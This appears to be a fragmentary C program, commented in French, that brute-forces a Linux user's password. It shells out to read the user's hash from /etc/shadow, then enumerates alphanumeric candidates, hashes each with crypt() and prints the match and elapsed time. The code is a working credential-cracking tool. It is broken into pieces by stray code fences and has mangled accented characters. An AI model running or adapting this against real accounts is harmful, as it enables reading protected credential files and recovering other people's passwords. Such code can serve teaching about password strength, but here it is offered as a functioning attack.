#include <limits.h>

int main ()
{
   clock_t start, finish;
   double duration;
   //recupere le mdp de test et le met dans un fichier test.txt
   system("cat /etc/shadow | grep john | cut -d: -f2 > test.txt");

   FILE* fichier = NULL;

   char mdp[99];
   fichier = fopen("test.txt","r"); //lire dans le fichier
   if (fichier != NULL)
   {
      fgets(mdp,99,fichier);
      fclose(fichier);
      system("rm -r test.txt");
   }
   else
   {
      printf("problÃ¨me fichier");
   }

   //Pour tous les caracteres
```

```
                                    char toutCaractere[] = "
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
   //Mdp Ã  trouver en local
   //char mdp[] = "la";
   //chaine qui varie
   char mdp_trouver[99] = "";
   //chaine d'entier pour les position
   int position[100] = {0};
   int taille = 63;

   long long a = 0;
   int compteur = 0;

   //variable censer stocker la mdp crypte
   char mdpcrypte[100] ;

   start = clock();
   for(long long i = 0 ; i <  INT_MAX; i++)
   {
      a = i;
      compteur = 0;
      //on parcourt les poisitions
      while (a != 0)
      {
         position[compteur] = (a%taille);
         compteur++;
         a = a / taille;
      }
      compteur = 0;
      //on associe la position au caractere
      for (int b = 0; position[b] ; b++)
      {
         mdp_trouver[compteur] = toutCaractere[position[b]];
         compteur++;
      }
      if(strcmp(mdp_trouver,"") == 0)
      {
         continue;
      }
      //on le crypte (change le contenu de la variable mdpcrypte)
      //crypteMdp(mdp_trouver,mdp,mdpcrypte);
      strcpy(mdpcrypte,crypt(mdp_trouver,mdp));
      //on le compare
      if(strcmp(mdp,mdpcrypte) == 0)
```

```
        {
            finish = clock();
            duration = (double)(finish - start) / CLOCKS_PER_SEC;
            printf("mdp = %s\n",mdp_trouver);
            printf("Test miliseconde : %f\n",duration);
            return 0;
            break;
        }
    }
    return 0;
}
```